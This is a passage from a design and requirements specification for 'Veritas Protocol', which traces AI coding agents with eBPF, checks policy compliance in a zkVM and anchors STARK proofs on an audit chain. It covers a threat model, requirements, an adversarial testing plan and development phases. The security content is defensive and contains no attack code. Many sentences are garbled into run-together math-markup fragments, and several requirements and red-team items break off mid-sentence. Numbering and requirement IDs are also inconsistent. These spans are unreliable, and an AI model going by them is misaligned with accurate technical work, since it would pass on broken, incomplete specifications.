Repudiation	Any actor.	An agent's owner denies the agent generated a specific buggy code block.	The STARK proof, with the bound session key and model hash, is non-repudiable evidence anchored on an immutable chain.
Information Disclosure	A competitor monitoring the prover network.	Proprietary source code is leaked to a public prover network.	The prover operates on a salted, hashed trace or uses a ZK-VM that ensures the code is a private witness. "Minimal Disclosure Audit" paradigm.
Denial of Service	A rival organization.	The Prover Network is spammed with fake jobs to delay legitimate attestations.	A proof-of-work or stake-based job mempool requiring a non-trivial fee for submission, refunded on successful attestation.
Elevation of Privilege	A compromised collector process.	The Collector is hijacked to sign malicious attestations.	Session keys are short-lived (15-min max) and stored in a TEE (Trusted Execution Environment) where available. Root keys are held in a separate HSM.

Table 4.1: STRIDE Threat Model and Mitigations

4.5 Data Flow Analysis: The Minimal Disclosure Audit Paradigm

This section maps every data entity's journey through the system, defining its sensitivity, encryption state, and storage lifetime. The core innovation is separating the **private execution witness** from the **public verifiable outcome**.

4.5.1 Detailed Data Entity Lifecycle

Entity	Origin	Encrypted State	Storage & Lifetime	Public/Private
Raw Syscall Trace (Full Brain Dump)	Agent Kernel (eBPF)	In-memory, encrypted in transit (TLS 1.3) to Collector.	Collector Sidecar (RAM), ephemeral. Deleted on session completion.	**Private.** This is the AI's entire reasoning physical trace.
Compressed Intent Trace	Collector's Dedup Engine	Encrypted at rest (AES-256-GCM) in the job blob.	Prover Network's swarm storage. Deleted after 1 hour or proof generation.	**Private.** Reveals logical structure but not raw memory.
STARK Proof	Prover zkVM	Transparent (the proof itself is a ZKP).	Audit Chain (Permanent).	**Public.** But zero-knowledge—reveals only the public inputs.
Public Inputs (Final State Root, Policy Root, Agent ID)	Prover zkVM	Not encrypted, required for verification.	Audit Chain (Permanent).	**Public.** A hash of the final code. No code revealed.
Commit Attestation	Collector	Signed with session key.	Git Repository (Permanent).	**Public.** The binding between a commit and a proof.

Compliance Credential	Compliance Dash	Signed Verifiable Credential (JWT/LD-Proof).	User's private dashboard or email.	**Private.** The selective disclosure of a public proof for a specific regulator.

Table 4.2: Comprehensive Data Entity Lifecycle

Chapter 5

Functional Requirements

5.1 Introduction

This chapter specifies the complete set of functional requirements for the Veritas Protocol system. Requirements are structured by module and use a hierarchical numbering scheme for full traceability. Each requirement is formatted as a testable, atomic statement following the EARS (Easy Approach to Requirements Syntax) methodology where applicable. All keywords follow RFC 2119.

5.2 Module: Core Collector (VER-COLL)

Module Purpose: To capture a deterministically replayable, unfalsifiable trace of an AI agent's execution, from user prompt to final code state.

FR-COLL-1 **Agent Process Detection & Session Bootstrap:** The Collector **MUST** detect the start of a configurable, target agent process (e.g., binary name 'devin-agent' or a parent PID from the Veritas SDK handshake). Upon detection, it **MUST** initiate a new Session with a globally unique, random `session_uuid`. It **MUST** compute and store the initial `EnvironmentFingerprint`, defined as `BLAKE3( system_prompt || model_weights_file_hash || environment_v ).` The initial fingerprint **MUST** be inserted as the first leaf in the session's Merkle Mountain Range (MMR).

FR-COLL-2 **Deterministic Syscall Capture:** The Collector **MUST** intercept all filesystem-modifying syscalls ('write', 'pwrite64', 'truncate', 'renameat2', 'mkdirat', 'unlinkat', 'sendfile') and process-execution syscalls ('clone', 'clone3', 'execve', 'execveat', 'exit_group') from the agent's process tree. The capture **MUST** produce a canonical tuple for each event: `(sequence_number, monotonic_timestamp_ns, pid, tid, syscall_nr, arguments_hash, return_valu` The `arguments_hash` **MUST** be a Poseidon hash of all pointer-typed arguments, with buffers resolved from user-space by the eBPF probe before hashing. This canonical tuple is the **atomic unit of the trace**, and a sequence of these tuples is the complete ground truth of the agent's execution.

FR-COLL-3 **Intent-Based Trace Deduplication:** AI agents exhibit extreme write amplification, often rewriting the same file hundreds of times in a session.

The Collector **MUST** run an online deduplication algorithm that collapses a sequence of ‘write‘ syscalls directed at the same file descriptor and offset range into a single logical "Final State Intent" event. The logic **MUST** output an annotated trace segment proving that the sequence `write(fd, x)... write(fd, y)... write(fd, z)` is provably equivalent to a single final ‘write(fd, z)‘ under the semantics of the program's execution. The algorithm **MUST** have a worst-case space complexity that is constant per open file descriptor.

FR-COLL-4 Streaming MMR Commitment: The Collector **MUST** feed every canonical trace tuple (post-deduplication) into a Merkle Mountain Range (MMR) data structure. The MMR **MUST** provide the following operations atomically: `append(event)`, `get_proof(index)`, `finalize() -> MMRRoot`. The implementation **MUST** be a maximally space-efficient append-only structure positioned for eventual ZK-proof of inclusion.

FR-COLL-5 Session Integrity Seal: Upon detecting the agent process's `exit_group` syscall (or a configurable timeout), the Collector **MUST** finalize the MMR to produce a `SessionTraceRoot`. It **MUST** generate a signature over the tuple `(session_uuid, SessionTraceRoot, FinalCodeStateRoot, timestamp)` using a short-lived session private key. The corresponding session public key **MUST** be signed by the agent's long-lived identity key (W3C DID compliant), creating a chain of trust from a registered identity to this specific session.

FR-COLL-6 Graceful Crash Handling: If the Collector process encounters a fatal error (e.g., out-of-memory, ring buffer corruption), it **MUST NOT** affect the agent's process. It **MUST** write a final, best-effort entry to its output buffer: a signed `SessionAborted` message containing the partial MMR root of the trace captured so far. The CI/CD plugin **MUST** interpret this message as "Unverified," not as a blocking error.

5.3 Module: Policy Embodiment (VER-POL)

Module Purpose: To transform human-readable security and compliance policies into formally verifiable arithmetic circuits that execute within the zkVM alongside the trace.

FR-POL-1 Policy Definition Language (PDL) Specification: The system **MUST** provide a declarative, domain-specific language (PDL) for expressing security and compliance constraints. The PDL **MUST** support constraint types including: ‘deny syscall X‘ (e.g., ‘deny syscall.execve‘), ‘restrict filesyscall to path$_r egex$‘$(e.g., ‘allowsyscall.writeonpath_regex(workspace_dir+"/.*")‘), ‘denycode_pattern$ $regex > ‘onthefinaldiff, and‘denydependency < library_name > ‘.ThePDLcompilerMU$

FR-POL-2 Policy Composition and Union: The system **MUST** support the logical conjunction (AND) of an arbitrary number of independently authored policy circuits (e.g., Org-Wide Policy, Repo-Specific Policy, Prompt-Intent Policy). The composed policy circuit **MUST** produce a single boolean output: `COMPLIANT` (1) or `NON_COMPLIANT` (0). The Prover **MUST** attest to the execution of the composite circuit, producing a single proof.

The public output **MUST NOT** reveal which specific sub-policy flagged a violation, preserving the privacy of an organization's exact security posture.

FR-POL-3 **Policy Dry-Run Simulation Mode:** Before a policy is actively enforced, an author **MUST** be able to run it in "Dry-Run" mode against a set of previously recorded, valid traces from a test suite. The mode **MUST** output a detailed, human-readable report of which constraints would pass or fail, without generating an on-chain attestation. This de-risks policy hardening.

5.4 Module: Prover Network (VER-PROV)

Module Purpose: A decentralized, economically self-sustaining network that efficiently generates STARK proofs of agent execution and policy compliance.

FR-PROV-1 **Distributed Proof Race Protocol:** The Prover Network **MUST** implement a mempool for jobs of type `(TraceRoot, PolicyRoot, Reward, DeadlineEpoch)`. Upon a job's publication, any number of permissionless prover nodes **MAY** pull the underlying trace and policy data, generate a STARK proof, and submit it to the Audit Chain as a solution. The first valid proof included in a finalized block **MUST** be considered the winner and **MUST** receive the designated reward. This creates a latency-optimized race.

FR-PROV-2 **Recursive Proof Aggregation for Scalability:** For long-running agent sessions (e.g., 30 minutes of continuous debugging), the Prover **MUST** segment the trace into smaller sub-traces. It **MUST** generate a STARK proof for each segment. These segment proofs **MUST** then be aggregated into a single, constant-sized recursive SNARK proof. The final recursive proof is what anchors to the Audit Chain. The computational cost of this aggregation **MUST** be sublinear relative to the number of segments (e.g., logarithmic).

FR-PROV-3 **Cryptoeconomic Slashing via Cut-and-Choose:** To prevent a malicious prover from generating a valid STARK proof over a deliberately false execution (e.g., ignoring a malicious syscall), the Collector **MAY**, with a configurable probability (e.g., 5% of sessions), send the raw trace to a secondary "Verifier Committee." This committee re-executes the trace natively outside of a ZK context and compares the resulting `FinalStateRoot`. If the Prover's attested root differs, a fraud proof is generated and the malicious Prover's stake is slashed. This introduces a non-zero economic risk for any prover attempting to cheat the system.

5.5 Module: Audit Chain & Registry (VER-CHAIN)

Module Purpose: An immutable, decentralized, and publicly verifiable ledger that stores attestations and provides a non-repudiable audit trail.

FR-CHAIN-1 **On-Chain STARK Verification:** The Audit Chain's runtime (WASM) **MUST** include a precompiled function or a dedicated pallet for STARK

proof verification. The `verify_and_attest` extrinsic **MUST** call this function over the supplied proof and public inputs. The function **MUST** return `True` only if the proof is cryptographically valid. The block producer **MUST** reject the extrinsic on a `False` return, meaning an invalid proof never appears in a finalized block.

FR-CHAIN-2 Attestation Anchoring and Non-Repudiation: Upon successful verification, the chain **MUST** create a unique, globally identifiable `Attestation` record with a monotonic `AttestationId`. The record **MUST** contain the STARK proof, public inputs, a timestamp (block time), and the submitter's account. This record is permanent and cannot be deleted. It serves as the non-repudiable, timestamped record of the agent's verified execution.

FR-CHAIN-3 Non-Interactive Compliance Verification (Selective Disclosure): A verifier (e.g., a regulator's audit script) **MUST** be able to perform a non-interactive verification of a specific code module's compliance without querying a live server. This is achieved by providing them with a Verifiable Compliance Credential (VCC). The VCC is a self-contained file containing: the STARK proof, the specific public inputs, and a Merkle proof of the module's hash within the `FinalCodeStateRoot`. This allows for fully offline, cryptographic compliance audits.

Chapter 6

Non-Functional Requirements

6.1 Introduction

Non-functional requirements define the quality attributes of the system. In a cryptographic safety-critical system, these are not optimizations; they are hard constraints that, if not met, invalidate the system's primary purpose. Each requirement is measurable and testable.

6.2 Performance Efficiency

NFR-PERF-1 **Collector CPU and Latency Budget:** In a standard benchmarking environment (the 'syscall-latency-bench' suite defined in Chapter 8.5), running on a Linux 6.6 kernel on an x86_64 CPU, the introduction of the Veritas eBPF probe and Collector sidecar **MUST NOT** increase the 99th percentile latency of a single 'write()' system call by more than 5%, compared to an uninstrumented baseline. The overall CPU utilization of the Collector sidecar process **MUST NOT** exceed 0.5 cores when tracing a single agent process generating 200 file writes per second.

NFR-PERF-2 **End-to-End Attestation Latency (Proof Time SLA):** For an agent session that modify fewer than 20 files, executes linters and a standard test suite, and lasts 5 minutes, the system **MUST** deliver a final 'AttestationId' (from the 'exit$_group$'$syscalltothechaineventemission$)$within120secondsinth$

TR-PERF-3 **Audit Chain Throughput:** The Audit Chain **MUST** sustain a minimum throughput of 500 attestations per second (TPS) in a block, without a timeout. This is based on a target peak load of a 10,000-developer AI-enabled organization. The chain's block production time is specifically targeted at 6 seconds to support this, meaning an average of 3,000 attestations per block is the design capacity.

6.3 Security Architecture

NFR-SEC-1 **Post-Quantum Cryptographic Resilience:** All long-lived identity keys and on-chain signature schemes **MUST** be built on hybrid cryptographic primitives, providing a dual classical and post-quantum security layer. The

mandatory classical component is BLS12-381 for its pairing-friendliness and compactness. The mandatory post-quantum component is the stateful hash-based signature scheme LMS/HSS (as per NIST SP 800-208). The ZK-STARK component is transparent and relies on collision-resistant hashes (Poseidon), providing inherent post-quantum resistance from its construction. All cryptographic primitives **MUST** target a minimum of 128-bit equivalent security against both current and future quantum adversaries modelled by NIST's Security Strength Criteria.

NFR-SEC-2 **Formal Verification of Policy Circuits:** No policy circuit generated by the PDL compiler **MUST** be deployed to the mainnet Prover Network without a formal verification audit that proves the arithmetic circuit is a sound and complete translation of the original PDL policy. This audit **MUST** be conducted using a proof assistant (e.g., Rocq or Lean 4) to mathematically demonstrate the absence of arithmetic overflows, underflows, or logic gaps in the constraint system. The verification script **MUST** be published alongside the circuit.

NFR-SEC-3 **Constant-Time Operations on Sensitive Data:** All cryptographic operations in the Collector Sidecar that handle sensitive data (session keys, trace hash commitments, signature generation) **MUST** be implemented using constant-time algorithms. Any third-party library used for these operations **MUST** be explicitly verified for constant-time behavior through a combination of dynamic analysis (Valgrind 'ctgrind') and formal code review to prevent side-channel attacks from multi-tenant environments.

6.4 Reliability, Availability, and Serviceability (RAS)

NFR-RAS-1 **Non-Corrupting Fault Tolerance:** The Collector Sidecar is a non-essential, 'soft real-time' annex to the AI agent. If the Collector process panics, is killed, or encounters an unhandled error due to an OS condition (e.g., 'ENOMEM'), it **MUST NOT** in any circumstance corrupt the filesystem state of the agent's workspace, inject a signal into the agent's process, or cause a kernel panic on the host. A crash **MUST** result only in a partial, signed trace output that marks the session as "unverified."

NFR-RAS-2 **Audit Chain Availability (The "Heartbeat" Metric):** The Audit Chain, upon mainnet launch, **MUST** have a formal, monitored Service Level Objective (SLO) of 99.99% uptime. A collapsed chain is an immediate global "trust vacuum" where all AI-generated code reverts to being unverifiable. To achieve this, the consensus mechanism will be a BFT-based protocol (e.g., a modified HotStuff) with instant finality that remains live as long as more than two-thirds of validators by stake are honest and online.

6.5 Usability and Operational Excellence

NFR-USAB-1 **Rapid Policy Authoring and Iteration:** A security engineer, newly onboarded to the Veritas platform, **MUST** be able to author a new policy containing 5 distinct constraints, test it in Dry-Run mode against a library of 10 pre-recorded trace files, iterate on it based on the results, and deploy it to a test cluster **in under 30 minutes**. The Dry-Run report **MUST** clearly highlight which constraint would have blocked a violation in the test trace.

NFR-USAB-2 **Veritas Protocol Self-Audit Trail:** All governance operations on the Audit Chain, including validator set changes, software runtime upgrades (enacted via 'enact$_{p}roposal$'), $and security council signature submissions$, **MUST** $beautcontained audit of the Protocol's own evolution, satisfying the meta-audit requirements$

Chapter 7

System Features: A Detailed Requirements Analysis

7.1 Introduction

This chapter provides a feature-level analysis, extracting threads from the functional and non-functional requirements to provide a narrative, scenario-driven specification of the system's two most innovative capabilities. This bridges the gap between atomic requirements and the developer's understanding.

7.2 Feature 1: Deterministic Agent Witnessing (The Ground Truth Layer)

Priority: Critical. This feature is the entire system's data provenance foundation.

7.2.1 Feature Description

Provides an immutable, replayable, and physically verifiable trace that proves an AI agent's entire cognitive-to-physical execution loop—from prompt ingestion to file system finalization—was not tampered with, constructed, or simulated. It is the "black box recorder" for an agent.

7.2.2 Stimulus/Response Sequences

1. **Stimulus:** The AI agent, running inside its container, executes the instruction "update the payment module to support a new currency." It issues a series of ‘openat‘ and ‘write‘ system calls to the file ‘/workspace/payments.py‘.
2. **Response:** The Veritas eBPF probe, attached to the container's cgroup, intercepts the ‘sys_enter_write‘*and*‘sys_exit_write‘*tracepoints.Itrecordsthe*$PID, file descriptor, a padded-safe copy of the first 4KB of the buffer being written, and the return value. The user space ‘$EventPar$ $452, ts : 1723000001344520, pid : 11123, syscall : 1(write), arg_hash : 0xabcd1234..., ret : 4096)$‘$.This tuple is pushed to the MMR.$
2. **Constraint:** The eBPF probe scheduler ensures this instrumentation runs as a ‘$SCHED_FIFO$‘*with a latency budget of* $50 microseconds. If processing is delayed, events are dropped, fail state.$

7.2.3 Functional Requirements Mapping

Traces directly to: **FR-COLL-01, FR-COLL-02, FR-COLL-04, NFR-RAS-01**.

7.2.4 Innovation and Differentiation

Traditional code signing attests to a developer's identity at the point of a Git commit. Veritas attests to the agent's **entire working memory and physical computation**. You are not just saying "Devin signed this commit"; you are proving that Devin's brain and hands did exactly this sequence of work, with nothing else intervening.

7.3 Feature 2: Zero-Knowledge Compliance Oracle (The Privacy-Preserving Policy Layer)

Priority: Critical. This feature enables the entire business model for regulated industries.

7.3.1 Feature Description

Proves cryptographically that the AI agent's complete execution trace, when evaluated against a secret set of organizational policies, resulted in a state of full compliance, without revealing the proprietary source code, the exact policy rules, or the agent's internal logic to any external party, including the provers themselves.

7.3.2 Stimulus/Response Sequences

1. **Stimulus:** A Prover node on the decentralized network receives a sealed job from the Veritas Collector. The job contains an encrypted, hash-committed trace and the Merkle root of a composite policy circuit.
2. **Response:** The Prover loads the trace and policy into a zkVM instance. The zkVM re-executes the entire syscall sequence. At each step, it evaluates the policy constraint system over the step's data as a private witness. It does not print or store a "pass/fail" log. After complete execution, the zkVM outputs a single public word: ‘ComplianceResult = 1‘. It then generates a STARK proof attesting to the correctness of this execution.
3. **Innovation:** This is not a linter or a SAST tool. A SAST tool scans the output and declares it "clean." A ZK Compliance Oracle proves the **process itself** was clean, and it does so without forcing the organization to hand its entire codebase and policy playbook over to a central, hackable verification service.

7.3.3 Functional Requirements Mapping

Traces directly to: **FR-POL-01, FR-POL-02, FR-PROV-01, FR-CHAIN-03, NFR-SEC-02**.

7.3.4 A Concrete Privacy Scenario

A bank's security policy forbids connecting to any external host not on an allowlist. The bank does not want to publicize this list. The PDL constraint ‘network.allow outbound

host:*.internal-api.bank.com‘ is compiled into a circuit. The Prover evaluates it in the zkVM. The public proof only says ‘ComplianceResult = 1‘. Neither the Prover, nor a public chain observer, can determine the bank’s allowlist. This is the "Intel Inside" trust model for the AI age.

7.4 Feature 3: Replayable Trace for Legal Forensics

Priority: High. This feature is the long-tail legal and safety value of the system.

7.4.1 Feature Description

Provides a deterministic, re-executable copy of the exact agent session that produced a given code module, for use in a court of law or an aviation safety investigation. This is the ultimate proof-of-correctness in a post-incident forensics scenario.

7.4.2 Stimulus/Response Sequences

1. **Stimulus:** Two years after a software module’s deployment, a fault is found. A regulatory body demands proof that the code was generated by a compliant process, not manually patched by a rogue developer.
2. **Response:** The organization’s compliance officer pulls the ‘AttestationId‘ from the commit’s Veritas trailer. They access the corresponding sealed VCC file from archives. They provide the VCC to the regulator. The regulator runs the ‘veritas-verify‘ offline tool. The tool cryptographically verifies the STARK proof, checks the timestamp on the blockchain anchoring, and verifies the VCC’s integrity. The session is replayed to the final state, confirming the exact code module.

7.4.3 The Chain of Custody

This creates an unbroken, cryptographic chain of custody from: `Human Intent (Prompt)` → `Agent’s Physical Execution (eBPF Trace)` → `Mathematical Proof of Process Compliance (STARK)` → `Immutable Timestamped Ledger Entry (Audit Chain)` → `Final Code Artifact`. Every link is independently and silently verifiable, and no link relies on a human’s testimony or memory.

Chapter 8

Testing Strategy: The Adversarial V-Model

8.1 Introduction

For a protocol that aims to be the root of trust for AI-generated code, testing is not a quality assurance activity—it is a core security function. A single edge case in the Merkle tree implementation, a missed syscall, or an arithmetic overflow in a ZK circuit is catastrophic. Our strategy, the **Adversarial V-Model**, pairs each level of development with a corresponding, explicitly adversarial testing level. We do not test to see if the system works; we test to prove the system fails only in pre-defined, safe ways.

8.2 Unit Testing: Cryptographic and State-Machine Integrity

Principle: Prove the smallest components are correct and resistant to malformed input.

8.2.1 Scope and Granularity

We mandate unit-level coverage for three specific domains. A "unit" is a pure function or a single state transition.

1. **Cryptographic Primitives:** Hash functions (‘blake3‘, ‘poseidon‘), signature schemes (BLS12-381), key generation, and the Merkle Mountain Range (MMR) append/-commit operations.
2. **Syscall Trace Parser:** The function that converts a raw eBPF binary log into the canonical ‘TraceEvent‘ struct.
3. **Policy Circuit Gates:** Each logical gate in the compiled PDL circuit (e.g., ‘AND‘, ‘OR‘, ‘REGEX$_{M}ATCH$‘)$inisolationwithinazkVMtestharness$.

8.2.2 Tools and Frameworks

- **Rust Core:** ‘cargo test‘ with ‘proptest‘ for property-based testing, ‘criterion‘ for benchmarks, ‘loom‘ for concurrency model checking.
- **C/C++ eBPF:** Google Test with AddressSanitizer (ASan) and UndefinedBehaviorSanitizer (UBSan) compiled into the probe verifier.
- **Python Bindings (SDK):** ‘pytest‘ with ‘hypothesis‘ for schema fuzzing.

8.2.3 Property-Based and Fuzzing Requirements

We do not write example-based unit tests as the primary defense.

1. **Serialization Fuzzing:** For every struct that crosses the sidecar-to-prover boundary, ‘proptest‘ must generate 100,000 malformed byte sequences and assert the parser returns a ‘Result::Err‘, never panic.
2. **Cryptographic Invariant Property:** The test must assert: "For any ‘proptest‘-generated pair of byte vectors ‘a‘ and ‘b‘, ‘hash(a) == hash(b)‘ if and only if ‘a == b‘." This validates collision resistance under random input.
3. **State Machine Consistency:** The MMR is modeled as a formal state machine. ‘proptest‘ generates random sequences of ‘append‘ and ‘commit‘ and verifies that the root hash is identical to a canonical, independently computed root.

8.2.4 Success Criteria (Hard Gates)

- 100% branch coverage on all cryptographic and state-machine logic. No exceptions.
- Zero ‘unsafe‘ Rust blocks in the prover’s guest code without a formal, verified comment justifying its necessity and a dedicated property test.
- All ASan/UBSan sanitizers must be run in CI and produce zero warnings. A single warning fails the build.

8.3 Integration Testing: The Interface Kill-Switch

Principle: Verify that the handshake between the Kernel Squad’s Witness and the ZK Squad’s Oracle is perfectly sealed. An incorrect interface is a security hole.

8.3.1 Environment

A deterministic, ephemeral Kubernetes (k3s) cluster. The entire stack—Collector Sidecar, Agent Container, Prover Test Harness, and a mock Audit Chain validator—is defined in a single ‘docker-compose‘ for developer parity, and a Terraform script for the CI pipeline. No external dependencies. The environment is destroyed after each test run to prevent state leakage.

8.3.2 Test Scenarios (Contract Verification Tests - CVT)

These tests specifically enforce the interface pact from the Half-Way Meeting (ICM). A CVT failure blocks the PR merge.

1. **CVT-01: The Perfect Trace Handshake (Happy Path Variant A):** *Stimulus:* A scripted AI agent writes 10 files with exact content, reads 3, forks a ‘pytest‘ process that writes a report, and exits with code 0. *Assertion:* The Collector produces a trace. The Prover Test Harness ingests this trace, executes it in the zkVM, and produces a proof. The test re-imports the proof and asserts that the final state root from the proof exactly matches a pre-computed hash of the agent’s final filesystem state.

2. **CVT-02: Graceful Degradation on Agent Crash:** *Stimulus:* The agent process is terminated by a 'SIGKILL' from the container runtime after a 10-second timeout. *Assertion:* The Collector outputs a final 'SessionAborted' message with a partial MMR root. The message is signed. The Prover Test Harness must prove the session was aborted and that the partial trace up to the crash point is internally consistent. No proof of a complete session must be producible.

3. **CVT-03: Policy Violation Zero-Knowledge:** *Stimulus:* The agent is instructed, in its prompt, to "write the text 'my-unique-secret' to a file at '/tmp/logs/secret.key'." A policy is loaded that bans 'write' syscalls to any path matching the regex '.*secret.*'. *Assertion:* The Prover produces a valid STARK proof with the public output 'ComplianceResult = 0'. The test then performs a deep packet inspection of the proof and its public witness data. It asserts the string "my-unique-secret" does not appear in byte form anywhere.

4. **CVT-04: Replay Attack Defense:** *Stimulus:* A valid trace from CVT-01 is captured. A malicious sidecar process re-submits this identical, valid trace to the Prover, but with a new, different session ID. *Assertion:* The Prover Test Harness detects the nonce/session ID mismatch against the signed trace root and rejects the job with an 'InvalidJobRequest' error.

8.4 System Testing: The Resilience Crucible

Principle: Validate the emergent behavior of the entire network under realistic, chaotic, and actively hostile conditions.

8.4.1 Persistent Testnet Configuration

A 30-node, geo-distributed testnet running across three cloud regions. It includes 5 validators, 20 permissionless provers (some using GPUs, some using CPUs only), and 5 Agent Simulators. This testnet runs permanently, not only during CI.

8.4.2 The "Acid Test" Suite

This is the flagship end-to-end scenario.

1. **Acid Test A: The Byantine Prover:** *Scenario:* An agent refactors a safety-critical drone controller module (Python). A "Red Team" prover node, controlled by us, deliberately crafts a valid-looking STARK proof that proves a correct execution but outputs a maliciously altered state root (i.e., it proves the agent ran correctly but claims it produced 'backdoored$_{m}odule.py$').$Sequence:TheRedProversubmitsthisprooftotheAudit$
$chainevent.Assertion:$(1)$TheAuditChain's final block does not contain the malicious attestation.$(2)

2. **Acid Test B: The Network Partition:** *Scenario:* A network partition isolates 15 of the 20 provers from the validators for 2 minutes during a peak load of 50 concurrent sessions. *Assertion:* (1) No invalid attestation is produced in the minority or majority partition. (2) When the partition heals, the validators correctly prune the fork and finalize on a single chain, containing proofs only from the in-sync provers. Attestations from the partitioned provers are re-submitted and included in a subsequent block. The chain's liveness metric (block production) drops but does not halt.

3. **Acid Test C: The Regulator's Audit (Sociotechnical):** *Scenario:* A non-technical user logs into the Compliance Dashboard. They upload the SHA-256 hash of a production module. *Assertion:* The Dashboard returns a single, human-readable report page. It states "COMPLIANT," shows the date of attestation, the binding of the attestation to the W3C Verifiable Credential standard, and a QR code that deeplinks to a block explorer showing the raw STARK proof. No command line or code is visible.

8.5 Performance Testing: The Budget Enforcer

Principle: Performance is a contractual safety and adoption constraint, not an optimization target. It is a non-functional requirement that is tested as rigorously as a functional one.

8.5.1 Latency Budget Validation (NFR-perf-01)

Tool: A custom 'syscall-latency-bench' harness that iterates through 10,000 open-write-close cycles. It runs first within the standard Docker container (baseline), then with the Veritas Collector sidecar attached. **Procedure:** The test calculates the mean and the 99th percentile latency for a single 'write' syscall. The delta between the baseline and the Veritas-instrumented run for the 99th percentile must be strictly less than 5%. A CI check enforces this. Every commit to the 'collector' repository triggers this test.

8.5.2 Prover Network Burst Load (NFR-perf-02)

Script: A custom 'load-generator' agent simulates 1,000 AI agents. At 'T+0s', they all start a 3-minute, 200-line code generation session. At 'T+180s', all 1,000 sessions complete simultaneously. The 'load-generator' then subscribes to the 'AttestationMinted' event on the Audit Chain. **Metrics Captured:**

- **Time-to-First-Attestation (TTFA):** For each session, the time from trace submission to its 'AttestationId' being minted.
- 95th percentile TTFA MUST be < 150 seconds under this 10x normal load.
- Proof collision rate (provable via chain data) MUST be $< 5\%$.

8.6 Security Penetration Testing: The Red Team Charter

An external team with expertise in ZKP and kernel exploitation will be given a "break-it" charter. Their effort is not a single test phase but a continuous, quarter-long engagement.

1. **Prover Bypass & Soundness Attack:** The external team is given access to the full testnet. Their objective is to mint an 'AttestationSucceeded' event on the Audit Chain for a session that contained a policy violation. This includes attacks on the WASM verifier's compilation flags, the STARK verifier's arithmetic, and the RISC-V runtime itself.

2. **Kernel Probe Escape & Trace Injection:** With access to a shell inside the agent container, they must attempt to either bypass the eBPF probe (e.g., hooking syscalls before eBPF gets them, or abusing 'io$_u ring$') $or craft a malicious action that appears benign in the sys$

2. **Privacy De-anonymization:** Given access to all public data on the Audit Chain and in the Prover's gossip network, they must attempt to extract the original source code, the exact policy rules, or the agent's prompt. The goal is to prove a privacy leakage vector.

3. **Governance Takeover:** Attempt to compromise 3 of the 7 on-chain security council keys through social engineering, CI/CD pipeline injection on the council members' infrastructure, or by exploiting a vulnerability in the on-chain governance pallet's 'enact$_p roposal$'$logic$.

Chapter 9

Iterative Design and Development: The Phase-Gated Spiral

9.1 Introduction

We reject both the rigidity of a purely phase-gated (waterfall) model, which is blind to mid-cycle discoveries, and the chaos of continuous Scrum, which lacks the hard architectural control points needed for a ZK protocol. Our model is a **Phase-Gated Spiral**. Each iteration is a 3-month spiral cycle focused on the single highest risk, but the transition to the next spiral is guarded by a formal Exit Gate Committee (EGC). Failure to cross a gate is an automatic project re-plan event.

9.2 The Exit Gate Committee (EGC)

The EGC is the ultimate authority on phase transition. It consists of:

- CTO (Chair)
- Lead from the ZK Squad, Kernel Squad, and Application Squad
- The System Integration & QA Lead (The Enforcer, Chapter 12)
- One external advisor (a cryptographer or systems software architect from the project's technical advisory board)

In an Exit Gate meeting, the answer is not a consensus, but a binding "YES" or "NO" from the CTO, informed by the Enforcer's data.

9.3 Iteration 0: The Proving Core (Months 1-3) — Feasibility Gate

Spiral Focus: Eliminate the existential risk: "A zkVM cannot prove a realistic AI coding session."

9.3.1 Development Activities

- Implement the zkVM guest program in Rust that reads a hard-coded, handcrafted syscall trace for a "Hello World" Flask app generation.

- Write the PDL compiler's first stage (PDL to an arithmetic circuit of constraints).
- Output: A CLI tool, 'veritas-prove', that takes a trace file and a policy file and outputs a Groth16 or STARK proof.
- Integrate this CLI with a 3-node mock chain to simulate an end-to-end prove-verify-anchor loop.

9.3.2 Formal Iteration Exit Criteria (Pass/Fail)

1. **PASS/FAIL:** The 'veritas-prove' tool generates a proof for a session that modifies 3 files and executes 2 external processes (e.g., 'black' linter, 'pytest'). The proof verification on the mock chain must complete in under 120 seconds.

2. **PASS/FAIL:** The proof is formally verified as sound by an external ZK auditor on a manual code and math review of the circuit logic. No unaudited code proceeds.

3. **Decision:** If FAIL, the project shifts to a 1-month rescue mode, potentially re-sourcing a different zkVM (e.g., switching from RISC Zero to SP1) or simplifying the trace format. If PASS after rescue, the Spiral continues to Iteration 1.

9.4 Iteration 1: The Collection Sidecar (Months 4-6) — Integration Gate

Spiral Focus: Eliminate integration risk. Prove the deterministic bridge from the real world (an AI agent) to the abstract world (the zkVM).

9.4.1 Development Activities

- Develop the eBPF C probes and the Rust userspace 'veritas-collectord'.
- Implement the MMR-based streaming commitment logic.
- Create a Devin/Docker devcontainer image pre-loaded with the Collector.
- Build and run a 72-hour stability test where a scripted agent runs continuously.

9.4.2 Formal Iteration Exit Criteria (Pass/Fail)

1. **PASS/FAIL:** All CVTs (Chapter 8.3) must pass on a standard CI run. 100% pass rate.

2. **PASS/FAIL:** Performance Overhead Budget is met. The 72-hour stability test shows zero kernel panics, and the 99th percentile write latency delta is $< 5\%$. Data provided by the System Integration & QA squad.

3. **PASS/FAIL:** The "Intent Deduplication" rate on the 72-hour trace is $> 60\%$ (meaning the agent's repeated editing is compressed, proving the dedup engine works).

4. **Decision:** If FAIL on performance, the Kernel Squad enters a performance-triage mode, potentially cutting less critical syscall hooks (e.g., non-filesystem networking calls) to meet the budget. The EGC must approve any scope cut.

9.5 Iteration 2: The Scalable Network (Months 7-9) — Decentralization Gate

Spiral Focus: Validate the economic and game-theoretic model of the Prover Network.

9.5.1 Development Activities

- Deploy the permissionless Prover Network on the geo-distributed testnet.
- Implement the prover race mechanism and the recursive proof aggregation logic.
- Execute a controlled Sybil attack on the network (by the Enabling Squad) to test the mempool selection and reward distribution fairness.

9.5.2 Formal Iteration Exit Criteria (Pass/Fail)

1. **PASS/FAIL:** Under the Acid Test B (Network Partition, Chapter 8.4), the network achieves liveness in < 4 minutes post-heal and produces no conflicting attestations.

2. **PASS/FAIL:** The controlled Sybil attack fails. No single entity controlling less than 30% of the stake can censor a valid trace for more than 2 epochs. This is demonstrated and audited by the external security firm.

3. **PASS/FAIL:** The ‘$P95_{P}roofGenTime‘underthe1,000sessionburstload(Chapter8.5)is < 150seconds$.

3. **Decision:** If FAIL, the prover reward curve and slashing conditions are re-parameterized. The iteration will not exit until the game theory holds under simulation.

9.6 Iteration 3: Enterprise Integration & UX (Months 10-12) — Product-Market Fit Gate

Spiral Focus: Make the protocol invisible and valuable to the end-user: the developer and compliance officer.

9.6.1 Development Activities

- Build the ‘Veritas CI Action‘ for GitHub/GitLab. The check must add a single "Verified by Veritas" line item to a PR status.
- Develop the selective disclosure Compliance Dashboard.
